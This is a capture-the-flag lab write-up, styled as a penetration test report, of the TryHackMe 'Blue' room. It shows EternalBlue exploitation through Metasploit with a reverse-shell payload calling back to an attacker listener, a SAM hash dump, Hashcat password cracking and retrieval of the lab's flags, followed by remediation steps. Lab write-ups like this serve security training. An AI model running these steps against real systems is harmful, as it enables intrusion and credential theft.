PENETRATION TESTING REPORT

Target Environment: TryHackMe — Blue (Windows 7 / Server 2012 R2)

By Fredrick Maina Wanjohi

Metadata Property	Value Details
Target System	TryHackMe - Blue
Target IP Address	10.48.178.132
Operating System	Windows 7 / Windows Server 2012 R2 Datacenter x64
Date of Assessment	August 22, 2026
Assessment Type	Network & Host Penetration Test (Black-Box)
Lead Assessor	Cyber Shujaa Security Team

1. Executive Summary

During the authorized security assessment of the target host (TryHackMe: Blue), critical vulnerabilities were identified that allowed an unauthenticated remote attacker to gain complete administrative system control (NT AUTHORITY\SYSTEM).

The primary attack vector exploited an unpatched implementation of SMBv1 vulnerable to MS17-010 (EternalBlue). Remote Code Execution (RCE) was demonstrated without authenticating to the target. Post-exploitation activities included process migration to maintain session stability, harvesting local SAM database credentials, cracking offline passwords, and exfiltrating system flags.

Risk Overview & Vulnerability Matrix

Vulnerability / Finding	Severity	CVSS v3.1	Exploitation Status
MS17-010 SMBv1 Remote Code Execution (EternalBlue)	CRITICAL	9.8	Exploited (SYSTEM Shell)

SMB Message Signing Disabled / Not Required	MEDIUM	5.9	Confirmed
Weak User Account Credentials (Jon)	MEDIUM	5.3	Cracked (Password: alqfna2)

> **CRITICAL SEVERITY NOTICE**
> Remote code execution via MS17-010 grants immediate kernel/system privileges (NT AUTHORITY\SYSTEM), allowing attackers to complete host compromise, install persistent backdoors, pivot across the internal network, and exfiltrate sensitive files.

2. Scope & Engagement Objectives

The scope of this engagement was restricted to host 10.48.178.132. The objective was to identify security flaws, evaluate risk severity, validate exploitability, recover planted proof-of-concept flags, and provide comprehensive remediation guidance.

3. Detailed Technical Walkthrough

Phase 1: Reconnaissance & Network Scanning

Network scanning was performed using Nmap to identify active TCP/UDP ports, operating system fingerprints, and running service versions.

```
nmap -sCV -p1-1000 -T4 10.48.153.192
```



Figure: Nmap Service Reconnaissance & SMB Script Output

Key Services Discovered:

• Port 135/tcp: Microsoft Windows RPC (msrpc)

• Port 139/tcp: NetBIOS Session Service (netbios-ssn)

• Port 445/tcp: Microsoft-DS SMB File Sharing (microsoft-ds)

• SMB Security: Message signing is enabled but NOT required; message signing disabled.

Phase 2: Vulnerability Assessment & Exploitation

Metasploit Framework was used to search and verify SMB vulnerability modules.




Figure: Searching Metasploit for MS17-010 Modules

The auxiliary scanner auxiliary/scanner/smb/smb_ms17_010 confirmed that target 10.48.178.132 was vulnerable to MS17-010 EternalBlue.

The exploit module exploit/windows/smb/ms17_010_eternalblue was configured with payload windows/x64/meterpreter/reverse_tcp:

```
msf exploit(ms17_010_eternalblue) > set RHOSTS 10.48.178.132
msf exploit(ms17_010_eternalblue) > set LHOST 192.168.140.232
msf exploit(ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
msf exploit(ms17_010_eternalblue) > exploit
```




Figure: Metasploit Exploit Module Options

```
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using
                                             -metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2
                                             008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008
                                             R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Window
                                             s 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.16.97.206    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.48.153.192
rhosts => 10.48.153.192
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.48.153.192    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using
                                             -metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2
                                             008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
```

Figure: Configuring Target Host IP (RHOSTS)

```
msf exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.140.232
lhost => 192.168.140.232
```

Figure: Configuring Listener IP (LHOST)




Figure: Successful Exploit Execution & Meterpreter Session 1 Established

Phase 3: Post-Exploitation & Process Migration

To prevent session loss if the exploit thread collapsed, the session was migrated to PID 2028.

Credential hashes were extracted from the local Security Account Manager (SAM) database using the Meterpreter hashdump command:

```
Administrator:500:aad3b435b1404eeaad3b435b1404ee:f3118544a831e728781d780cfdb9c1fa:::
Guest:501:aad3b435b1404eeaad3b435b1404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1002:aad3b435b1404eeaad3b435b1404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
```




Figure: Process Migration to PID 2028 and SAM Hashdump Output

Phase 4: Offline Credential Cracking

The NTLM hash of user Jon (ffb43f0de35be4d9917ac0cc8ad57f8d) was subjected to offline dictionary cracking using Hashcat against the rockyou.txt wordlist.

```
hashcat -m 1000 -a 0 hashes20.txt rockyou.txt
```




Figure: Hashcat Successfully Cracks NTLM Hash for User Jon -> alqfna2

Phase 5: Flag Verification & Evidence Extraction

Three proof-of-concept flags were retrieved from the target host to confirm total host compromise:

Flag 1 (Root System Directory)

Path: C:\flag1.txt

Content: flag{access_the_machine}

```
meterpreter > cd C:\\
meterpreter > pwd
C:\
meterpreter > ls
Listing: C:\
============

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
040777/rwxrwxrwx  0       dir   2014-03-21 22:17:40 +0300  $Recycle.Bin
100666/rw-rw-rw-  1       fil   2013-06-18 15:18:29 +0300  BOOTNXT
040777/rwxrwxrwx  0       dir   2013-08-22 17:48:41 +0300  Documents and Settings
040777/rwxrwxrwx  0       dir   2013-08-22 18:52:33 +0300  PerfLogs
040555/r-xr-xr-x  4096    dir   2026-07-31 21:33:43 +0300  Program Files
040777/rwxrwxrwx  4096    dir   2013-08-22 18:39:32 +0300  Program Files (x86)
040777/rwxrwxrwx  4096    dir   2026-07-31 21:33:44 +0300  ProgramData
040777/rwxrwxrwx  0       dir   2026-07-31 20:56:27 +0300  System Volume Information
040555/r-xr-xr-x  4096    dir   2026-07-31 23:28:57 +0300  Users
040777/rwxrwxrwx  24576   dir   2026-08-01 00:59:30 +0300  Windows
040777/rwxrwxrwx  4096    dir   2026-08-22 20:14:27 +0300  badr
100444/r--r--r--  398356  fil   2014-03-21 21:49:49 +0300  bootmgr
100666/rw-rw-rw-  24      fil   2026-07-31 23:24:49 +0300  flag1.txt
000000/---------  0       fif   1970-01-01 03:00:00 +0300  pagefile.sys

meterpreter > cat flag1.txt
flag{access_the_machine}meterpreter >
```

Figure: Flag 1 Recovery Proof

Flag 2 (System SAM Directory)

Path: C:\Windows\System32\config\flag2.txt

Content: flag{sam_database_elevated_access}

```
                                                  000001.regtrans-ms
100666/rw-rw-rw-  524288    fil   2026-07-31 19:58:56 +0300  SYSTEM{3a3c0b89-b123-11e3-80ba-a4badb27b52d}.TMContainer00000000000000
                                                  000002.regtrans-ms
040777/rwxrwxrwx  4096      dir   2014-03-21 22:17:04 +0300  TxR
100666/rw-rw-rw-  34        fil   2026-07-31 23:26:04 +0300  flag2.txt
040777/rwxrwxrwx  4096      dir   2014-03-21 21:09:21 +0300  systemprofile

meterpreter > pwd
C:\Windows\System32\config
meterpreter > cat flag2.txt
flag{sam_database_elevated_access}meterpreter >
```

Figure: Flag 2 Recovery Proof

Flag 3 (User Documents Directory)

Path: C:\Users\Jon\Documents\flag3.txt

Content: flag{admin_documents_can_be_valuable}

```
Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2026-07-31 23:28:57 +0300  My Music
040777/rwxrwxrwx  0     dir   2026-07-31 23:28:57 +0300  My Pictures
040777/rwxrwxrwx  0     dir   2026-07-31 23:28:57 +0300  My Videos
100666/rw-rw-rw-  402   fil   2026-07-31 23:28:59 +0300  desktop.ini
100666/rw-rw-rw-  37    fil   2026-07-31 23:29:31 +0300  flag3.txt

meterpreter > cat flag3.txt
flag{admin_documents_can_be_valuable}meterpreter >
```

Figure: Flag 3 Recovery Proof

TryHackMe Task Completion




Figure: TryHackMe Room 100% Completion Badge

4. Summary of Compromised Assets

Asset Type	Location / Account	Extracted Value
User Credentials	Jon	Password: alqfna2
NTLM Hash	Jon (RID 1002)	ffb43f0de35be4d9917ac0cc8ad57f8d
NTLM Hash	Administrator (RID 500)	f3118544a831e728781d780cfdb9c1fa
Flag 1	C:\flag1.txt	flag{access_the_machine}
Flag 2	C:\Windows\System32\config\flag2.txt	flag{sam_database_elevated_access}
Flag 3	C:\Users\Jon\Documents\flag3.txt	flag{admin_documents_can_be_valuable}

5. Remediation & Hardening Plan

To mitigate these critical vulnerabilities and prevent unauthorized system compromise, the following corrective actions must be executed:

1. Apply Microsoft Security Bulletin MS17-010

• Immediately deploy Microsoft security update KB4012212 across all Windows machines.
• Upgrade legacy Windows 7 and Server 2008 assets to supported platforms receiving active patch management.

2. Disable Legacy SMBv1 Protocol

• Disable SMBv1 domain-wide via Group Policy Object (GPO) or PowerShell:

```
Set-ItemProperty -Path
"HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" SMB1 -Type DWORD -
Value 0 -Force
Disable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol
```

3. Require SMB Message Signing

• Enable 'Require Security Signature' for SMB communication to defend against NTLM relay and Man-in-the-Middle attacks.

4. Strengthen Password Hygiene

• Enforce strong password complexity policies (minimum 14+ characters, mixed case, numbers, special characters).
• Perform routine active directory hash audits against wordlists like rockyou.txt.